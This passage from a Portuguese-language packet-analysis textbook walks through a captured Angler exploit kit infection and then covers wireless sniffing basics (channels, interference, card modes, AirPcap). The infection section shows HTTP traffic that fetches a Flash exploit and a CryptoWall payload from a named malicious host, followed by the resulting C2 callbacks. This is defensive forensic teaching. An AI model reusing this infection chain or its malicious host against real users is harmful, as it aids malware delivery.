{v.y..s..k..6.mk-..3<x.....g...[.;ow.K.....;..:t^..d=1.Y~Nm.&E../t..,a00U..d.I-bg.[|>lz....;::H].*....{....q
+....._0.S..r..CZ..;..|^...}....Mz=]6_&.|./uz....&....2.0....FK...>].z...
3j.^k....t.|.>.]Gu.^>..q....c.|..|..._....So_d.....9sT...j..Z....V.
....e...:}.1{....{.^~x,...F..7m..0.0....5....i....y&.^bj....VM..clWj]..>.^..g...
2..I.|.....n.L...."lJ.R..4..[0...=Itz.Leu o.....<z...&.VR]..[XP*. [.U.o.]PQZ.

3 client pkt(s), 67 server pkt(s), 5 tsum(s).

```

Entire conversation (88 kB) Show data as ASCII Stream 1

Find:  Find Next Hide this stream Print Save as... Close Help

Figura 12.36 – Um download de um arquivo Flash com nome estranho é feito.

Se fizermos uma inspeção mais detalhada, veremos que o servidor web identifica o conteúdo desse arquivo como *x-shockwave-flash* v. O Flash é um plugin popular usado para streaming de mídia em um navegador. Não é incomum ver conteúdo de Flash sendo baixado por um dispositivo, mas vale a pena observar que o Flash é famoso por ter vulnerabilidades de software e, com frequência, permanece sem patches. O arquivo Flash é baixado com sucesso após a requisição.

Depois que o download do arquivo Flash é feito, há uma requisição para outro arquivo nomeado de modo semelhante no pacote 130. Seguindo esse stream TCP (Figura 12.37), você verá uma requisição para um arquivo chamado *enVjZ2dtcnpz* u. O tipo do arquivo não está identificado aqui com uma extensão nem pelo servidor. A requisição é seguida pelo cliente fazendo download de um bloco de 358.400 bytes de dados ilegíveis v.

```

GET /observation/enVjZ2dtcnpz HTTP/1.1 ①
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; rv:11.0) like Gecko
Host: xktzjm.topcentc.top

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 04 Jan 2016 16:26:06 GMT
Content-Type: application/octet-stream
Content-Length: 358400 ②
Connection: keep-alive
Last-Modified: Mon, 04 Jan 2016 15:56:19 GMT
ETag: "568a9623-57800"
Accept-Ranges: bytes

...
.k....i..G.N...-m.....`.[M....x}.%$;X.k."..[-....W.0.=....%./.g....5...]. ..U....6.....Ng.....B.
x..k....6.Z.PZ.A?3g...0..o^..."Q.Z.....%G`..^#...4..X.1G?m,.....d
..n.....1Dg9..Y.../[v(p.W...D.,,>.BM.|.....0X....%.....G..Vd2^.h...r....jX.|...Taq.*...Y\*K.8.%..
$<...

1 client pkt(s), 263 server pkt(s), 1 turn(s).

```

Entire conversation (358 kB)      Show data as ASCII      Stream 3

Find:

Figura 12.37 – Outro arquivo de nome estranho é baixado, mas nenhum tipo de arquivo é identificado.

Menos de 20 segundos depois de o arquivo ser baixado, você verá algo familiar na lista de requisições HTTP da Figura 12.34. A partir do pacote 441, o host amigável começa a fazer requisições HTTP POST para dois servidores diferentes usando o mesmo padrão de C2 que observamos antes. É provável que tenhamos identificado a origem da infecção. Os dois arquivos baixados foram os responsáveis. O primeiro arquivo da requisição no pacote 39 entregou um exploit para Flash, enquanto o segundo arquivo da requisição no pacote 130 entregou o malware.

**NOTA** Você pode usar técnicas de análise de malwares para decodificar e analisar os arquivos contidos na captura de pacotes. Se estiver interessado em saber mais sobre engenharia reversa em malwares, recomendo o livro *Practical Malware Analysis* (2012), de Michael Sikorski e Andrew Honig, publicado pela No Starch Press e está entre os meus favoritos.

Esse cenário representa uma das técnicas mais comuns de infecção. Um usuário estava navegando pela internet e se deparou com um site que foi infectado com um código malicioso de redirecionamento de um kit de exploit. Esses kits infectam servidores legítimos e são criados para obter o fingerprint dos clientes a fim de determinar suas vulnerabilidades. A página infectada é conhecida como página de entrada do kit (kit's landing page) e seu propósito é redirecionar o cliente para outro site contendo um exploit que o kit determinou ser eficaz contra o sistema.

Os pacotes que você acabou de ver são do kit de exploit Angler, que talvez seja o kit observado com mais frequência em 2015 e 2016. Quando o usuário acessou um site que havia sido infectado pelo Angler, o kit determinou que o usuário seria vulnerável a um

problema específico de Flash. O arquivo Flash foi entregue, o sistema teve falhas exploradas e um payload secundário com o malware CryptoWall foi baixado e instalado no host. A sequência como um todo está representada na Figura 12.38.




Figura 12.38 – Sequência de infecção com o kit de exploit.

## Considerações finais

Livros inteiros poderiam ser escritos sobre dividir capturas de pacotes em cenários relacionados à segurança, análises de ataques comuns e respostas a alertas de IDS. Neste capítulo, analisamos algumas técnicas comuns de scanning e de listagem de recursos, um ataque MITM comum e alguns exemplos de como um sistema poderia ter falhas exploradas e o que poderia acontecer como resultado disso.



# ANÁLISE DE PACOTES SEM FIO



O mundo da rede wireless é um pouco diferente daquele da rede cabeada tradicional. Embora ainda estejamos lidando com protocolos de comunicação comuns como TCP e IP, o jogo muda um pouco quando passamos para os níveis mais baixos do modelo OSI. Nesse caso, a camada

de link de dados tem importância especial por causa da natureza da rede wireless e da camada física. Em vez de protocolos simples com fio, como o Ethernet que não mudou muito com o passar do tempo, temos de considerar as nuances dos protocolos wireless como 802.11, que evoluíram de modo bem rápido. Isso impõe novas restrições aos dados que acessamos e como os capturamos.

Dadas essas considerações extras, não deveria ser nenhuma surpresa que um capítulo inteiro deste livro seja dedicado à captura e à análise de pacotes em redes wireless. Neste capítulo, discutiremos exatamente por que as redes wireless são únicas quando se trata de análise de pacotes e como superar qualquer desafio. É claro que faremos isso observando exemplos práticos de capturas em redes wireless.

## Considerações físicas

O primeiro aspecto a ser considerado sobre a captura e a análise de dados transmitidos por uma rede wireless é o meio físico de transmissão. Até agora, não havíamos considerado a camada física porque estávamos nos comunicando por meio de um cabeamento físico. Agora estamos nos comunicando por ondas invisíveis pelo ar, com pacotes voando ao nosso redor.

### Sniffing de um canal de cada vez

Uma consideração distinta para capturar tráfego de uma WLAN (wireless local area network, ou rede local sem fio) é que o espectro wireless é um meio de transmissão compartilhado. De modo diferente das redes cabeadas, em que cada cliente tem seu próprio cabo de rede conectado a um switch, o meio de comunicação wireless é o espaço aéreo que os clientes compartilham, cuja dimensão é limitada. Uma única WLAN ocupará apenas uma parte do espectro 802.11. Isso permite que vários sistemas operem na mesma área física em diferentes partes do espectro.

**NOTA** As redes wireless são baseadas no padrão 802.11, desenvolvido pelo IEEE (Institute of Electrical and Electronics Engineers, ou Instituto de Engenheiros Eletricistas e Eletrônicos). Ao longo deste capítulo, os termos rede wireless e WLAN se referem a redes que seguem o padrão 802.11. As versões mais populares desse padrão são 802.11a, b, g e n. Cada padrão oferece um conjunto único de recursos e características, e padrões mais novos como o n oferecem velocidades mais altas. Todos eles ainda utilizam o mesmo espectro.

Essa separação do espaço é possibilitada pela divisão do espectro em canais de operação. Um *canal* é simplesmente uma parte do espectro wireless 802.11. Nos Estados Unidos, onze canais estão disponíveis (mais canais são permitidos em outros países). Isso é relevante porque, assim como uma WLAN pode operar em apenas um canal de cada vez, podemos fazer sniffing de pacotes somente em um canal por vez, como mostra a Figura 13.1. Assim, se estiver resolvendo problemas em uma WLAN operando no canal 6, você deverá configurar o seu sistema para que capture tráfego visto no canal 6.




Figura 13.1 – Sniffing em dados wireless pode ser tedioso, pois pode ser feito apenas em um canal por vez.

Um sniffing wireless tradicional só pode ser feito em um canal de cada vez, com uma exceção: determinadas aplicações de scanning wireless utilizam uma técnica chamada *channel hopping* (salto de canais) para mudar de canais rapidamente a fim de coletar dados. Uma das ferramentas mais conhecidas desse tipo, o Kismet (<http://www.kismetwireless.net/>), é capaz de saltar por até dez canais por segundo – um

recurso que o torna muito eficaz para sniffing de vários canais de uma só vez.

## Interferência no sinal wireless

Em comunicações wireless, às vezes não podemos contar com a integridade dos dados transmitidos pelo ar. É possível que algo interfira no sinal. As redes wireless incluem alguns recursos para lidar com interferências, porém esses recursos nem sempre funcionam. Desse modo, quando capturar pacotes em uma rede wireless, você deve prestar muita atenção ao seu ambiente para garantir que não haja fontes significativas de interferência, como extensas superfícies refletoras, objetos rígidos grandes, micro-ondas, telefones de 2.4 GHz, paredes grossas ou superfícies de alta densidade. Esses fatores podem causar perda de pacotes, pacotes duplicados ou malformados.

A interferência entre canais também é uma preocupação. Embora você possa fazer sniffing de apenas um canal por vez, isso vem acompanhado de uma pequena ressalva: vários canais de transmissão estão disponíveis no espectro da rede wireless, mas como o espaço é limitado, há uma pequena sobreposição entre os canais, como mostra a Figura 13.2. Isso significa que se houver tráfego presente nos canais 4 e 5, e você estiver fazendo sniffing em um desses canais, é provável que pacotes do outro canal sejam capturados. Geralmente, as redes que coexistem na mesma área são projetadas para usar canais que não se sobreponham como 1, 6 e 11; portanto, é provável que você não vá se deparar com esse problema. Porém, somente por garantia, você deve compreender por que isso acontece.




Figura 13.2 – Há uma sobreposição entre os canais por causa do espaço limitado do espectro.

## Detectando e analisando interferências em sinais

Resolver problemas de interferência em sinal wireless não é algo que possa ser feito observando pacotes no Wireshark. Se você vai resolver problemas de WLANs como hábito ou carreira, certamente precisará verificar com regularidade se há interferência no sinal. Essa tarefa é feita com um *analisador de espectro*: uma ferramenta que exibe dados ou interferências pelo espectro.

Analisadores de espectro comerciais podem custar acima da casa dos milhares de dólares, mas há uma ótima solução para usos comuns no cotidiano. A MetaGeek fabrica um dispositivo de hardware USB – o Wi-Spy – que monitora todo o espectro 802.11 em

busca de sinais. Quando combinado com o software inSSIDer ou com o Chanalyzer da MetaGeek, esse hardware exibe o espectro graficamente para auxiliar no processo de resolução de problemas. A Figura 13.3 mostra um exemplo de saída do Chanalyzer.




Figura 13.3 – Esta saída do Chanalyzer mostra quatro sinais igualmente espaçados no espectro do Wi-Fi.

## Modos das placas wireless

Antes de iniciar o sniffing de pacotes wireless, precisamos observar os diferentes modos em que uma placa wireless pode funcionar no que diz respeito à captura de pacotes.

Há quatro modos disponíveis para NIC wireless:

**Modo gerenciado** Esse modo é usado quando seu cliente wireless se conecta diretamente com um WAP (wireless access point, ou ponto de acesso sem fio). Nesses casos, o driver associado à NIC wireless depende do WAP para administrar todo o processo de comunicação.

**Modo ad hoc** Esse modo é usado quando temos uma configuração de rede wireless em que os dispositivos se conectam diretamente uns com os outros. Nesse modo, dois clientes wireless que queiram se comunicar um com o outro compartilham as responsabilidades que seriam normalmente atribuídas a um WAP.

**Modo mestre** Algumas NICs wireless mais sofisticadas também aceitam o modo mestre. Esse modo possibilita que uma NIC wireless funcione em conjunto com um software de driver especializado a fim de permitir que o computador atue como um WAP para outros dispositivos.

**Modo monitor** É o modo mais importante para nossos propósitos. O modo monitor é

usado quando queremos que nosso cliente wireless pare de transmitir e de receber dados; em vez disso, ele apenas ouvirá os pacotes passando pelo ar. Para que o Wireshark capture pacotes wireless, sua NIC wireless e o driver que o acompanha devem aceitar o modo monitor (também conhecido como modo RFMON).

A maioria dos usuários utiliza placas wireless somente em modo gerenciado ou ad hoc. A Figura 13.4 mostra uma representação gráfica do funcionamento de cada modo.

**NOTA** *Com frequência me perguntam qual placa wireless recomendo para análise de pacotes sem fio. Utilizo e recomendo enfaticamente os produtos da ALFA Network. Seus produtos são considerados entre os melhores do mercado por garantirem a captura de todos os pacotes possíveis e compensam quanto ao custo, além de serem portáteis. Os produtos da ALFA estão disponíveis na maioria dos revendedores online de hardware para computadores.*




Figura 13.4 – Os diferentes modos das placas wireless.

## Sniffing de dados wireless no Windows

Mesmo que você tenha uma NIC wireless que aceite o modo monitor, a maioria dos drivers de NIC wireless para Windows não permitirá que você mude para esse modo. Isso significa que você será capaz de capturar pacotes de e para a interface wireless somente no dispositivo que você estiver usando para se conectar à rede. Para capturar pacotes entre todos os dispositivos em um canal, será necessário ter um hardware extra.

## Configurando o AirPcap

O AirPcap da Riverbed Technologies (<http://www.riverbed.com/>) foi projetado para superar as limitações impostas pelo Windows na análise de pacotes wireless. O AirPcap é um pequeno dispositivo USB que lembra um pen drive, como vemos na Figura 13.5. Foi concebido para capturar tráfego wireless de um ou mais canais especificados. O AirPcap utiliza o driver WinPcap e um utilitário especial para configuração de cliente.



Figura 13.5 – O dispositivo AirPcap é bem compacto, facilitando seu transporte junto com um notebook.

O programa de configuração do AirPcap (exibido na Figura 13.6) é fácil de usar, com apenas algumas opções configuráveis:

**Interface** Você pode selecionar o dispositivo que estiver usando para sua captura nessa opção. Alguns cenários de análise mais complexos podem exigir o uso de mais de um dispositivo AirPcap para sniffing simultâneo em vários canais.

**Blink Led (Piscar led)** Clicar nesse botão fará as lâmpadas de LED do dispositivo AirPcap piscarem. É usado principalmente para identificar o adaptador específico que você estiver usando caso haja vários dispositivos AirPcap.

**Channel (Canal)** Nesse campo, selecione o canal que você quer que o AirPcap ouça.

